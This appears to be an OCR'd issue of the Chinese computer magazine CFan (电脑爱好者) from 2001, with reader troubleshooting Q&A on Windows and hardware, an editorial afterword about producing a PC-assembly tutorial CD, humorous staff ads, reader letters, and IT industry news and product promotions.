★为什么改为“大字体”后许多程序窗口中的内容都乱了？

失败，请问这是怎么回事？

答：刻录机提供的“模拟刻录”只是对刻录过程进行预演，测试源盘是否正常，硬盘转速是否够快，剩余磁盘空间是否足够等刻录环境状况，由于并不发射激光束进行真正的刻录操作，因此无法测试刻录盘片是否符合要求，激光头工作是否正常。因此“模拟刻录”时提示成功，而在真正刻录时却刻录失败，很可能是您刻录时采用的空白盘片与刻录机的兼容性不好，或是激光头信号衰减造成的问题。对于第一种情况，您可以采用更换适合您刻录机品牌的空白盘片或降低刻录机的写入速度来解决；对于第二种情况，您应该到销售商处更换或维修产品。

我的显示器在640×480分辨率、16色下，显示器边角在显示图像时出现一些像纸被揉皱一样的显示画面，请问这是什么原因造成的？

答：这是显示器的会聚不佳造成的问题，一般常见于15英寸显示器设置为低分辨率的情况下。您可以将显示器的分辨率设置到800×600或更高，方法是在操作系统桌面的空白处单击鼠标右键，在弹出的右键菜单中选择“属性”，在随后出现的“显示属性”页面中选择“设置”选项卡，将“屏幕区域”下的设置滑动块移动至800×600或更高，然后连续单击“确定”保存设置即可。如果仍然没有解决问题，请到厂商处更换显示器。

在Windows 98操作系统桌面上“开始”菜单的“文档”中总是显示我最近打开过的文件，有些文件是我不愿意让别人看到的，请问有什么办法能够让其不显示？

答：您可以通过修改注册表来达到不在“文档”中显示最近打开过的文件的目的，操作步骤如下：

(1) 在Windows 98操作系统桌面上单击“开始”→“运行”，在“打开”栏中键入regedit并单击“确定”按钮。

(2) 进入“HKEY_USERS\.DEFAULT\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer，在右边窗口中新建一个名为NorecentDocsHistory的DWORD值，并将其设置为1，重新启动电脑即可。

我单位机房总有几台电脑一到冬天机箱内CPU散热风扇就发出很大的噪音，一开春噪音就小很多，有人说这是元件热涨冷缩造成的，请问是这么回事吗？

答：这一般是由于机房内温度偏低，造成风扇转动轴承上的润滑油失效而产生噪音。解决办法是：给风扇加注防冻润滑油，可有效避免噪音产生。

我在Windows 95下安装CuteFTP时，打开桌面上的图标或打开一个文件夹点击属性时，发现出现的对话框中最下面的确定、取消字样不见了，取而代之的是一条直线，这种问题该如何解决呢？

答：您安装的CuteFTP软件应该是中文版的，且版本太老了。这个问题原来也是一个比较普遍的问题。这个软件在安装的时候会用它自带的comctl32.dll文件代替Windows中system目录下的同名文件，并将原文件改名为comctl32.old，而这个软件的comctl32.dll文件是英文版的，与原有中文版程序不兼容，因此就造成了上述问题。您可以将已经改名为comctl32.old的文件改回为comctl32.dll即可。

我的机器配置是赛扬366、BX芯片组主板、Trident 9750 AGP显卡，现代颗粒64MB兼容内存。我发现别人的同型号CPU能超频到550MHz，我超频却不成功，请问是为什么？

答：导致超频失败的原因很多，从您的配置上看，您的Trident 9750 AGP显卡由于性能很差，很难满足将赛扬366超到550的要求。其次是您的内存质量，由于内存质量欠佳导致超频失败的例子也非常普遍。另外，主板质量、硬盘等硬件质量好坏也对超频有一定影响。在硬件质量有保障的情况下，您可以尝试着加强散热装置如换大风扇、双风扇、水冷散热设备等；增加CPU核心电压、采用可调电压的转接卡等；正确设置CMOS，如调整内存速度、外频等选项也能使超频成功率高一些。

为什么当我把显示属性中的字体大小改为“大字体”后，许多程序窗口中的内容都乱了？

答：由于Windows系统中缺省的字体是“小字体”，许多应用程序在开发时没有严格测试“大字体”的影响，因此，用户在实际使用时，最好使用“小字体”。如果觉得字体过小，可以在系统桌面上用鼠标右键单击空白处，在弹出的右键菜单上选择“属性”，在随后出现的“显示属性”页面中选择“设置”选项卡，分辨率设为640×480，然后连续单击“确定”保存设置即可。 (刘扬)

“从毒龙到P4 傻博士装机实战”

光盘制作后记



由《电脑爱好者》小编倾情制作的“从毒龙到P4 傻博士装机实战”光盘终于杀青了。看着稻草狗拿着刚刚压好的母盘走向印厂的背影，众小编的一大口气终于算喘上来了。每个编辑都瘫坐在椅子上，心中再多的喜悦也难以掩盖连日的疲惫，因为每个编辑还都知道，只有读者的欢迎、市场的认可才是最终的成功。

二十多个日日夜夜，从创意到制作，从素材收集到反复测试，每个制作环节都溶入了小编无比执着与敬业的精神。回想这次光盘制作的每个细节，一次次的意外、一个个的困难，小编都同心协力、相互支持克服过去了。在此，我们记录了多个让我们无法忘怀的场面，希望关心我们的读者一同去感受这份集体努力的过程与背后的故事。

出个光盘，做个啥好？

“市面上各式各样的光盘那么多，我们到底还能做出什么与众不同的东西呢？”稻草狗终于打破了沉寂许久的会场。

小渔接口道：“我们这次是为了配合编辑选择奖，要不出个软件教程光盘？”。

稻草狗沉思着没有说话。

飞狼看了稻草狗一眼后，对小渔说：“嗯，是个好主意，但是这个卖点不太够。”

潘老师拿着改锥一边剔牙一边接口道：“是呀，教程心太软，软件不够硬呀。”

烧包少爷看着潘老师拿改锥专业的样子说：“潘老师，您桃李满天下，要不这次您再走回台（讲台）？咱们电脑演武堂，亲身教装机。把您的绝活拿出来，来个装机真人秀。”

众编一听都纷纷点头，表示这是个好主意。潘老师一听，心中却犯了难。心想，最近小唱追得我有些紧。人人都称我玉树临风赛潘安，英俊潇洒比伯虎。万一要让TA知道了，读者MM人手一份我露大脸的光盘，还不吃死醋？

醉心客琢磨着，估计这次男主角又是潘老师了，不禁心中大喜！为什么这“露脸”的事不是醉心客他反而那么高兴呢？原来，醉心客正为新认识的读者MM小乐追着要他的玉照而发愁呢。于是醉心客连忙说:“潘老师，我觉得这个行。您又是专业出身，这次可以把纸面上的东东，亲自演示给读者看了。”

潘老师经不住众编的吹棒、诱惑、威胁、利用，答应了这次充当男一号角色。

接下来又确定了，烧包少爷负责此次拍摄工作的摄像、设备以及VCD剪接制作工作；小渔、铮铮姐姐负责教程制作及收集工作；醉心客负责商业软件、共享软件、游戏的收集工作；飞狼负责光盘后期合成及制作工作；稻草狗负责这次光盘的总协调及宣传工作；还有很多很多的社内工作人员，参与到此次光盘的制作及协调工作。

潘老师拍摄装机过程，花絮不断

(1)经过N小时的鏖战拍到了第N+1个镜头时，主讲潘老师和主摄烧包少爷都已经是超频工作了，事后，围观的稻草狗和神仙姐姐一致认为二人的头部明显变大了。随着烧包少爷“说吧”的提示，潘老师张开了感觉有“二斤半”重的嘴唇说到:“下面我们将机箱装入电源”，烧包少爷补充说:“最好说是将机箱装入机箱电源”，3秒钟未到，录音棚里还能站着的只有这两位了。

(2) 终于要拍摄装P4电脑了，潘老师抖擞精神说出了开场白:“组装一台P4 CPU，需要如下配件，首先是P4 CPU……”

(3) 一个十分钟的长镜头，9分半左右时，录音棚外响起了敲门声，重拍；一个十分钟的长镜头，9分半左右时，录音棚外响起了皮鞋声，重拍；一个十分钟的长镜头，9分半左右时，录音棚里响起了电话铃声，烧包少爷愤怒地“问候”了某人一下后接通了电话，一瞬间烧包少爷那11点5分的眉毛立刻改成了8点20:“喂-小丽呀”，潘老师马上感觉凉快多了，脑海中闪现出了一个熟悉的广告镜头……

(4)又是一个长镜头……哇，停电了，屏幕一片漆黑。窗外呖呖啦啦地下着小雨，烧包少爷把那台价值12000元的专业数码摄像机，搬到了窗户旁。从22层的会展中心向外望去，整个北京笼罩在一片烟雨朦胧中。突然烧包少爷发现，他的摄像机焦距能拉到三、四百米远，能看清门牌上的号码。顿时，编辑部的GG们全都围了上来。细心的醉心客记录下烧包少爷手中摄像机的型号，是SONY xxxx。不久，就有读者闻讯打来电话，要求烧包少爷评测一把数码摄像机。

软件收集，”半推半送”

本来醉心客以为，躲在角落里，能最后分到一个轻点的活。谁想到福星小子在旁边提醒稻草狗还有人没什么任务呢。于是占光盘容量二分之一的软件、游戏收集整理工作就交到了醉心客手里。天真的醉心客还以为这是个蛮EASY的活，后来发现，光整理软件说明文档，就花了七个半钟头。

凭着《电脑爱好者》在业界良好的声誉，以及对商业软件及共享软件的一贯支持态度，此次光盘制作得到了业内众多软件及优秀共享软件作者的大力支持。很多软件厂商都为《电脑爱好者》提供了其最新产品的《电脑爱好者》专用版。很多读者在网上发贴子希望在

光盘中能提供众多软件的正式版，读者希望以超低的价格获得产品的心情我们是理解的。但是，正式版毕竟是软件厂商销售的利润来源，我们因此与广大软件厂商进行多方面协商，在光盘中收录的绝大部分软件都是在使用时间上做了一定的限制，在使用功能上与正式版没有差别，而且很多软件也不是过了期就不能用了。此次软件收录工作，还得到了许多国产优秀共享软件制作者的大力支持。我们为大家收录的共享软件，大都是排在各下载软件排行榜上前几位的最新版。在通过与共享软件作者沟通并得到授权的过程中，很多国产软件作者纷纷给我们写信表示支持，并提供了很多最新开发的共享软件，我们也将其酌情收录到了光盘中。

到了最后，我们发现收录的软件容量已经超出了原来的计划容量。在后期制作过程中不得不忍痛把一些优秀的商业软件、共享软件推出了光盘外。小编是真心希望以超低的价格为读者奉送更多超值的礼物。3CD才16元呀。

精心测试，尽力保证万无一失

“如果需要，我们就再测一遍！”虽然众小编面临着时间紧、任务重的压力，还同时要做好自己所负责的刊物版面工作，但是在光盘的制作过程中都有无比敬业的精神。为了保证光盘质量，我们用了七种国内外最新的杀毒软件，把光盘内容彻底地抖落了N遍。我们动用了全编辑部相关的人员参与后期测试工作。光盘主程序修改了一遍又一遍，BUG挑出了一条又一条，测试手记写满了一页又一页。这一切的一切，是希望《电脑爱好者》编辑部众小编第一次独立制作的产品，有着简洁漂亮的外衣、有着超值实用的内容，希望这个寄托着《电脑爱好者》小编无数心血的结晶能让自己满意、读者满意、市场满意。

我们的团体是年青的、有朝气的，我们克服着本来已经很大的本职工作压力，我们面临着来自各方面竞争对手的竞争，我们还挑战最难以战胜的自我。今天，我们可以自信地说，我们团队是最优秀的。我们有着无比的信心去迎接未来每一项的挑战，因为我们身后有着40万读者的期待与厚望。

我们年轻，我们无畏！

——《电脑爱好者》杂志社编辑部众小编

酒香最怕巷子深——CFan众编辑广告集锦

□东方不亮

（醉心客一副笑容可掬的傻样，上身穿一老头衫，左手拿一光驱，右手拿二锅头一瓶，肩上搭一条DMA66数据线。）

醉心客：“我的‘机’，全托《电脑爱好者》的福了，一点毛病没有，‘机’好，嗨！胃口就好！身体够棒，喝嘛嘛香。（举起酒瓶灌上一口）你瞅准了，《电脑爱好者》！”

（一飞碟飞出地球，字幕渐出：2001年6月1日，著名程序员东渐被外星人绑架）

外星人：你为什么不怕“末日病毒”？（编者按：这是一种能将电脑按照E=MC·C方程转化为能量的病毒！）

东渐（左手拿一《电脑爱好者》，右手拿一笔记本电脑，一口东北话）：《电脑爱好者》杂志，地球人都知道啊！）

（外星人见此顿时吓的做鸟兽散状）

东渐（招手）：怕死就看《电脑爱好者》。

（神仙姐姐推小车而出，车上放着一摞《电脑爱好者》）

神仙：这几天，每次我摆放《电脑爱好者》时，心里总是美滋滋的。（做骄傲状）我儿子九岁了，正在看它。

（烧包少爷拿着一本《电脑爱好者》做天真状）：今天你看了没有？？？

（小渔抱着机箱）

“看CFan杂志，它好我也好。”

（福星小子把脸贴在机箱上做亲昵状）

福星：自从看了《电脑爱好者》啊，机子也跑的快了，超频也成功了，玩DF3啊——也不死机了。

（桌上放着一本《电脑爱好者》，稻草狗看见后一副惊讶的样子）

稻草狗：人缘比我好，个子比我小！

西风：男人一过25就特别烦，看了《电脑爱好者》就好多了。

烧包少爷：光盘啊！我一直用CFan。杂志我还是看CFan。CFan杂志啊！价格便宜，（指着封面的美女）还不褪色呢！

广大电脑爱好者对小编们这种‘王婆卖瓜’的做法非常不满，强烈要求主编大人出来主持公道。

主编（清清嗓子）：“各位编辑的用意我可以理解，但我们的主旨就是朴实办社，这也是我们CFan的一面旗帜。旗帜就是形象，旗帜就是方向。所以我强烈要求你们以后不许做这种损害CFan形象的广告。因为……（主编环顾了一下众人，大家凝神屏息的听着）”

“广告做的好，不如CFan杂志好！”

众人皆倒 :)

——————————————————————————

署名“乱嘎嘎”的读者来信，为《电脑爱好者》献上他写的小诗一首：

见《电脑爱好者》越办越深入人心，同唱一首以叙衷情：

烦闷、衰老、精力不再，

下岗、分流、多少无奈！？

重头再来？何以跟上时代。

忽然身边有了你，

一点点入迷，一步步上手……

怎不叫俺心怀渐开？心怀渐开！

愿广大庶民跟上来，

学点真知识，跟上IE新时代。

——————————————————————————

读者鲁栋给《电脑爱好者》写来一封感情颇深的信件。讲述了他与《电脑爱好者》一同成长的故事，并且提了很多殷切的希望:

“忠告CFan在刊中删掉一些貌似深奥，实为扯淡的东西，增加一些读编、编读、读读之间互动的栏目，另外采取刺激消费者购买欲的策略，例如:抽奖、免费送几期CFan增刊、光盘的活动等等，也可以让一些资深读者自己做回编辑。最主要的是，诸位编辑动脑子挠到读者痒处，让我们感到实惠、实用、易用。以上意见，虽然不成熟，都是发自肺腑之言，还望编辑同志斟酌一二。”

其实一封封读者真挚的来信所提到的问题，才是挠到了小编们的痒处。这些问题与建议都会深深地印到小编的心中。比如前段时间大家反映最大的排式问题，现在已经应读者们的要求调整了很多，不知道大家是否能满意？

——神仙姐姐

——————————————————————————

《电脑爱好者》论坛上kirsten9读者发贴子问:

《电脑爱好者》的未来?

我觉得杂志的特点不鲜明,好像是大杂烩,不知道小编对此有什么看法呢?

是不是该变化一下风格呢? 我看了一年的CFan,有点感觉,所以说说，呵呵!

是，很多高手或者老读者看《电脑爱好者》的内容，觉得现在有些浅。说这么多年了，怎么还上这么“白痴”的文章？我想回答这个问题，可以先举个例子。如:你小时候穿一件衣服，几年后一看衣服穿不了，你说，唉，衣服又小了。真的是衣服小了吗？也许是你成长了。《电脑爱好者》杂志其实也是企业流水线上的产品，它有着自己的市场与读者群的目标定位，它的调整，也是在一定范围的。没有一本包罗万象符合所有读者需要的刊物。在如今这个市场细分的环境下，《电脑爱好者》依然选择金字塔的底部，这个初中级水平读者群最多的市场。

《电脑爱好者》杂志有着“跟我学”这样的初级栏目，也有“步步高”这样的提高栏目。如果这些文章的水平都不适合您，我们还有电脑高手系列等等，给您多样的选择。

——福星小子

——————————————————————————

网上读者亦真亦幻发来贴子：

各位，大家好！！！ 我可以算是《电脑爱好者》铁杆读者的那一类。(废话不多说了，咱们谈正事！！！)

在2001年第8期的福星热线里曾提到过关于对品牌机的分析、测试等话题，我非常支持非常赞成！！！品牌机一向只是标明芯片的型号，至于其他配件是什么牌子的读者根本就不知道，所以为了广大消费者及CFan的利益，非常希望你们评测品牌机。虽然你们有所顾忌，但大家还是非常理解非常支持的！！！再问一个小小的问题，各位编辑及斑竹用的什么什么机子啊？品牌还是攒的？可否介绍一下啊？！你们可是我的偶像啊！！！我想这点请求还是可以满足的！！！

这个有谱的问题俺来回答。俺非常高兴地告诉大家，评测推荐整机，请您关注本期的CFan评测室，具体评测结果一定不会让你失望。至于小编使什么机器，我数数:神仙姐姐的机器是攒的，稻草狗的机器是攒的，福星小子、醉心客、烧包少爷、西风、小渔、飞狼、铮铮姐姐……所有编辑的机器统统是攒的。

——硬件白痴醉心客

要闻

我国7月1日起 取消市话初装费、手机入网费

天下网标价出售

出售范围包括：域名、内容、设备、自主开发各类应用软件，无形资产等。

长谷“一阳指VS六脉神剑”CeBIT展中获殊荣

长谷国际科技的“一阳指VS六脉神剑”52倍速光驱，在今年的CeBIT Show中获得欧洲Eurotrade杂志Best of Taiwan's Best奖项。

电盈出售OICQ20%股权，获利千万美元

电盈原来在腾讯投资为110万美元，在6月初把其股权悉数售予一美国NASDAQ上市公司，作价1260万美元，纯利达1050万美元。

杨元庆被《商业周刊》评为亚洲之星

e纸通 ——Adobe Acrobat 5.0中文版发布

SiS315获得台北国际电脑展最佳产品桂冠

中软与微软合作 中文Windows安全密码模块

长城新款“晶灵”NV511F液晶显示器亮相

苹果OS X系统发现安全漏洞

苹果新版操作系统Mac OS X首次传出安全性遭突破的事件，电子邮件的名单出现漏洞，如果未来碰上有野心的黑客，可能会发生更多问题。

视点

张朝阳发话：不要听风就是雨 【赛迪】

对新浪近日发生的一些事，张朝阳说：“首先搞企业就不容易，很多事情你做了，但是你没做好就可能给企业带来危险。有时候企业管理可能更多地像一根或多根链条，这个链条某一个环节断了，对其他环节再怎么抢救，有时也于事无补。对于在中国搞一个公司就更是如此，因为中国正处在由计划经济转向市场经济的转型期，对于市场经济怎么做，对大家来说，整个社会的集体智慧还没有形成，或者说还没有到一定的程度。”

评康柏面向软件型公司的战略大转移策略 【新浪】

出乎人们意料的是，25日康柏公司宣布将停产自己的高端服务器芯片产品，转而全面采用英特尔公司的芯片。同一天，《华尔街日报》披露了康柏首席执行官迈克尔·卡佩拉斯发给公司内部的一封电子邮件，邮件中说康柏必须改变自身作为一家硬件生产厂家的定位，转而向一家“服务型”公司发展。

Oracle对SAP：技术前卫与管理老兵的较量 【新浪】

ERP正日益成为中国企业界最抢眼时髦的话语，难道它是新一轮的电子泡沫吗？非也。与.COM的虚拟恰恰相反，ERP与其关联的CRM、数据库等等正是回归实业本身，将信息流、物流、现金流三流像编辫子一样编在一起，而后如冰糖葫芦般把各部门串起来，从而大大降低了企业内部、企业与供应链之间的采购、生产、交易成本，ERP象征的新一轮企业IT管理革命正遵守着最古老的财富原则——省下的就是赚来的。当然，你先要掏一笔钱。

王志东：有没有阴谋，要靠时间证明 【DONEWS】

记者：姜丰年在台湾的记者会上说，关于让你离职的事情，在决定公布之前，跟你有过沟通，而且，董事会方面还表示，说你因个人原因辞职是为了给你一个面子，换句话说是为了保护你，你怎么看？

王志东：在之前，他也许提过，或说有过这种讲法，但我没有接受过。这么重要的事情，我要做决定，我肯定要签字的。说到给王志东面子的问题，我想到一个难听的比方，就好像我让人强奸了，于是，为了保护我，就宣布说我是自愿的。这很难听，但我想不出更恰当的例子。

蓝色巨人的复兴 【硅谷动力】

在整个IT业都不景气，纳斯达克指数低迷的背景下，业界巨头思科、戴尔、英特尔、微软等均出现财务预警，但蓝色巨人IBM却逆其道而行。其在今年第一季度盈利增长了15%，销售额增长了9%。

1986年，IBM做了一个几乎自杀的决定，但不曾想，这步臭棋竟成了IBM日后腾飞的契机，这给我们国内的IT巨头们一个启示：危机与机会同在。

丁磊：我对网易近期震荡负有不可推卸的责任 【北京晨报】

在三大掌门人中，丁磊最年轻，做事却最看中“自我主张”。他最早选择走并购之路，也因此陷入种种传闻和困境，他说：“我为什么不这么做？你给我理由。”有人说，这是丁磊式的现实。

在刚刚过去的6月里，丁磊一下子成熟了许多。他遭遇了许多东西：并购谈判，管理层流动。在突变的事态面前，他说：“对于这一切，我负有不可推卸的责任。”

站在十字路口的个人电脑

□ AMD中国区产品经理　纪朝辉

PC会消亡吗？

一个朋友曾经问我："一年前要买台电脑，听说个人电脑要'灭亡'了，应该观望观望。一年后发现电脑不但没变少反而更多，更漂亮了。你说这电脑是该买还是不该买？"

刚听了他的话觉得好笑，可再想想却觉得这问题并不简单。其实不论是IT业内或是业外，都可以经常听到类似的观点。在刚刚结束的美国PC Expo电脑大展上，我们可以看到众多新奇的个人电子设备，有上网的，有管理个人事务的，有家电，有玩具……但惟独不见传统PC的身影。难道PC真的要灭亡吗？个人电脑还要不要买？

PC诞生以来一直没有停止过发展与变革

20年前，IBM为其设计的简化小型计算机起了一个名字，叫"个人电脑"。PC的诞生，使得原来要占据整个房间（甚至更大）的计算设备变成了可以放在桌上的仪器。之后，我们为PC配上了鼠标，之后又出现了笔记本电脑、一体式电脑、多媒体家用电脑等等……但毋庸置疑这些都是个人电脑。

技术与竞争让PC分化

PC的出现是一个简化的过程，工程师将大型计算机简化实现了小型化，当然也在一定程度上降低了性能。但是，自从PC诞生以来，科技的发展与竞争使PC，尤其是PC的中央处理器，走上了一条飞速发展的道路，著名的"摩尔定律"便是CPU发展速度的生动写照。今天，我们可以将3700万颗晶体管集成在一个圆钉头大小的面积上，而性能要比PC诞生时占有整个房间的大型计算机高出千万倍。同时，我们也可以将整台PC完全集成在一小块电路板，甚至一颗芯片上。这样一来，我们就可以把PC放在任何地方，做成任何样子。现在，我们已经可以拥有掌上PC、可穿戴PC、厨房PC、学生PC……

传统的全功能PC兵分二路

伴随市场与技术的发展，传统的个人电脑出现了分化的趋势：其一，强大化。对一些计算能力要求高的场合，比如，多媒体家庭影音中心、家庭电子控制中心等，需要强大的CPU、图形、声音处理能力。这类PC则会使用最先进的CPU与部件，电脑系统的性能将持续提高，外观会保持传统PC的模样。其二，小型化。对于普通应用，PC的小型化趋势已经开始兴起。对于SOHO或办公电脑，传统的机箱加CRT已经占据了半张桌子，小型PC与TFT的出现则可以缓解这个矛盾。目前，小型PC已经成为日本家用与商用市场的主流，在美国市场也开始迅速成长。

IA设备日渐成熟

IA设备，即互联网连入设备是在过去的几年中迅速发展起来的个人设备，也正是它，被称为个人电脑的终结者。经过一段时间的发展，IA设备目前已经开始日渐丰富起来了。同时，我们也越来越清楚地看到，原来被认为是PC终结者的IA设备，不但没有终结PC，反而促进了PC市场的发展，成了PC的伙伴。实际上，PC已经成为IA设备的中心。不论是Web浏览设备、MP3机、Web收音机，都需要ＰＣ来进行管理。而另一方面，传统ＰＣ也经过改变设计，走进了IA设备市场。


改变是渐进过程，用户不必观望

让我们回到开始时的问题。就像前面说到的，电脑确实在变化，20年来一直没有停止过。但电脑不会灭亡，也不会一日之间突然改变。对于想要购买电脑的用户来说，不必观望，也不用等待，最重要的是选一台性能价格比最好的，适合自己的电脑，当然，AMD的Athlon与Duron CPU则是必不可少的选择。

□图片新闻

微软垄断案峰回路转

备受关注的微软垄断案又出现了戏剧性的一幕。美国华盛顿哥伦比亚特区上诉法院的7名法官以7:0的投票结果一致裁定：撤销地区法院法官杰克逊有关将微软一分为二的判决。



上诉法院的裁决主要有四项内容。1.将微软一分为二的法令无效；2.杰克逊法官因言行失当，被责令退出此案的审理；3.维持杰克逊法官的认定，即微软将其网络浏览器与"视窗"操作系统捆绑在一起销售是为了垄断浏览器市场；4.将此案送回下级法院，由新任主审法官重新审议"矫正措施"。

■国际新闻

★Napster网站暂时关闭

由于正在安装收费系统软件，免费音乐交换网站——Napster网站7月2日起暂时关闭。安装收费系统是Napster公司按照去年联邦法官的裁决采取的一项措施。Napster公司的一位发言人说，由于新安装的收费系统未能正常运转，该公司只得将整个网站暂时关闭，以便进行必要的调试。Napster和贝尔特斯曼公司计划今夏晚些时候推出收费音乐服务站点。

★CA软件双双位居IDC排名榜首

在IDC的最新研究报告中，世界领先的电子商务软件供应商CA公司，再次双双位列企业系统管理软件和网络安全软件排名榜首。至今，CA已经连续三年位居IDC全球企业系统管理软件市场份额排名首位，连续两年蝉联IDC世界领先网络安全软件供应商排名第一。IDC的报告无疑再次证明了CA企业系统管理软件和eTrust安全解决方案套件的强大实力。

★美国在线用户数超过3000万

截止到目前，美国在线已经拥有3000多万用户，依然占据美国因特网服务提供商的头把交椅。该公司近日发布消息说，目前该公司的用户数是两年半前用户数的两倍，比一年前增长了30%。它把这一增长归功于公司注重满足消费者的需要以及开发的上网软件方便易用。公司认为增长的另一主要因素是成功开拓了海外市场，目前美国在线有600多万海外用户。

■国内新闻

创新未来800A上市　这是普天新能源公司针对家庭用户新近推出的一款多媒体音箱。宽大的箱体内配有独特的内室隔音箱和5.5寸的大磁钢超重低音，40W的变压器将重低音的效果发挥到了极限。配上988A的中高音卫星箱，让您在电脑前也能享受到家庭影院般的效果。

“TOM网游神”全新发布　近日，TOM.COM与中国联通、中国网通、263网络集团、神州在线4大互联网服务运营商在北京联合召开新闻发布会，正式对外推出“接入门户”概念，同时发布互联网接入服务产品——“TOM网游神”，正式确立了TOM新的互联网服务策略。

怡华推出中量存储器　近日，怡华公司召开了以“怡华=新存储时代”为主题的大型新闻发布会，针对中量存储时代的全面到来，向市场推出了“怡华网络信息时代存储全面解决方案”。新推出的小搬运工USB DRIVE的报价分别为：32M/980元，64M/1380元，128M/2980元。

EPSON推出具有全新数码照片打印概念的SP 895彩色喷墨打印机　2001年7月4日，EPSON公司在北京发布了具有全新数码照片打印概念的Stylus Photo 895彩色喷墨打印机。此次EPSON发布的新款彩色喷墨打印机SP 895采用宝石级6色快干墨水，具有2880dpi的最大打印精度，更在便捷打印方面取得了突破性进展。SP 895可以通过适配器插槽直接读取多种格式的数码相机存储卡中的数码影像数据，无需电脑即可方便快捷地打印出高质量的数码照片，使用户轻易实现照片制作。

MultiSync LCD1530V价格突破4000元大关　NEC新推出的15英寸LCD1530V具有0.30mm的点距、200cd/m2的亮度、350:1的对比度、1024×768的最佳分辨率，模拟色彩输入值超过1677万，价格降到了3999元。

威码科技将推出新一代16倍速CD-RW　威码科技（长谷国际科技）为强化光驱市场占有率，将于8月份推出16倍速CD-RW刻录机ARW1610A，以自有品牌“ACTIMA”行销国际的刻录机，作为进入国内刻录机市场的利器。该刻录机采用IDE介面，具备最高16写10复写40读的速度。

世和资讯中文网站确立新方向　在世和资讯集团年中总结暨下半年工作会议上，确立了世和资讯中文网站的发展由“服务与产品型理念”向“服务与广大DIY客人型理念”转变。制定了七彩虹显卡在大陆地区品牌发展的季度、年度计划。会议还着重就世和资讯面对未来经济格局的发展方向，以及WTO带来的机会和挑战做了深入的专题讨论。

升技TH7-RAID主板获TechZone好评　来自加拿大的专业硬件测试网站Tech Zone最近特别针对升技最新的Pentium(r)4 CPU平台TH7-RAID主板做了完整的测试报导，并且在满分10分下，给了9.5的高分。

千元以下DDR套餐即将上市　昂达机构将与其北京地区独家总代理商——北京思创未来公司共同举行新品VP-266主板的北京区促销活动。即在购买昂达VP-266主板的同时，消费

★洪恩《从零开始学日语》上市

这是一套集中了国内著名高校日语专家、留日多年的学者、崇尚人性化的洪恩软件工程师共同创造的多媒体日语学习软件。语音、词汇、对话相映成章，分阶段、分步骤为您详细讲解、交互性练习与实践，并且有第三代语音识别技术的全方位支持。



★海尔宽带网络专用电脑丽龙800上市

丽龙800采用超轻超薄设计，整机线条简洁流畅，内置56K符合V9.0标准的Modem卡和10/100M网卡，可以直接连接宽带网，轻松实现影视点播、网上保险、网上教学、网上购物等各种信息服务，让用户享用更丰富多彩的信息资源。



者可获赠采用三星（SAMSUNG）颗粒的PC-266 128M DDR内存一条，而其销售总价仅为人民币999元。

WinDVD3.0进军大陆DVD播放软件市场　InterVideo的WinDVD3.0七月进入大陆市场，由北京冠君荣业科技有限公司全权代理发行，除了具备所有DVD播放软件该有的基本功能外，还增加了支持杜比Dolby Headphone功能，带着耳机就可享受仿真的六声道环场效果。

伦飞新款笔记本问世　14.1英寸真彩色（TFT）液晶显示屏，PⅢ850处理器，128M内存，20G的硬盘，预装Windows 98操作系统，内置10/100M网卡、56K高速调制解调器。同时推出的还有配备8倍速DVD的3385D。为配合伦飞推出的“创造移动新视觉”活动，只要用户添加168元，便可获得价值1680元的双模式数码相机一部。

捷波推出全新一代815EP主板——J-618AS Pro　该主板是完全针对DIY市场而重新研发设计的新一代815EP主板，改进了供电电路、增加了滤波电容。最特别的地方就是主板供电方面，捷波将其独创的“电源净化器”技术用于J-618AS Pro主板上，它有三大功能：1.全新负载平衡理念；2.全新电流净化理念；3.全新低温超频理念。

豪杰超级解霸2001热销全国　近日上市的豪杰超级解霸2001拥有全新的界面并可自己动手DIY，深得各地消费者的喜爱和信赖。在网络方面，网络可视电话世界领先，网上在线播放功能实现了国人用中文界面在线看电影、听音乐的梦想。独创DVD播放图像补偿、影像细节保存、斜向图像处理、图像色彩保真技术。

■活　动

■源兴赠送“安全之星XP”　源兴微电子近日与上海创源公司合作，联手举办买源兴52X精品光驱赠送“安全之星XP”的活动——在源兴精品光驱中附赠价值168元的最新版“安全之星XP”强力杀毒软件。

■海尔电脑暑期“体验发烧新科技”　为期一个月的暑期活动，将围绕着“海尔电脑，今夏带你一起去发烧”、“海尔电脑，家用电脑全面解决方案”、“海尔电脑，暑期欢乐十重礼”三个主题开展，分别进行精品电脑展、提供解决方案和让利促销活动。

■GVC好礼促销　在这次活动中，“网豹”Modem的零售价将从450元降到380元。广州赠送给消费者的是价值60元的163上网卡一张；在成都、沈阳送的则是豪华手表一只；而北京、上海会送出高级100M GVC网卡一块。如果不要礼品，还可以直接折价算到销售价格中。GVC还开展“以旧换新”的活动：用任意一款Modem，只要加330元即可换购全新“网豹”Modem一台，或加280元换购全新“网狐”Modem一台。

■方正电脑暑期促销　每位购促销机型的用户将免费获赠半年上网卡（限开通城市）及北京师范大学实验中学网校学习卡各一张。家用电脑还准备了多套优惠促销方案：方案一，加69元，赠软件大礼包一个；方案二，加99元，赠USB手写板一个；方案三，加199元，赠卓越手写板一个或仅限于卓越Z系列的智能USB HUB一个；方案四，加399元，赠数字摄像头一个或方正风行掌上电脑一个；方案五，加499元，赠方正惠普DJ630彩色喷墨打印机一台；方案六，加1698元，换取时尚环保健康的15英寸液晶显示器一台。

■NORCENT“恐龙夏日大赠送”　凡购买任意一款NORCENT暴龙光驱产品的用户，都能得到实用英语学习软件一张。购买NORCENT迅猛龙DVD-ROM的用户，可在获得软件的同时得到“炎炎夏日遮阳伞”一把；购买翼手龙刻录机的用户，可得到NORCENT 128MB／PC133内存条一根或返现金100元。

■“我最喜爱的‘Intel P4最佳黄金搭档’”活动即将开始　为增进用户对“P4”及适配产品的全面认知，推动“P4”产品在DIY市场的销售，英特尔公司与中关村在线(WWW.ZOL.COM.CN)共同推出“我最喜爱的‘Intel P4最佳黄金搭档’”的市场活动。此次活动分为“P4最佳黄金搭档”网上评选和Intel“P4最佳黄金搭档”套装大特卖现场展示两大部分。

■金恒生商用电脑暑期大促销　促销期间，凡购买EB7系列、EB8系列机，将免费得到升级至17"显示器的服务或500-1000元的优惠，购买EB9系列将免费获赠17"纯平显示器，购买Hpower系列服务器将免费获赠15"显示器一台。

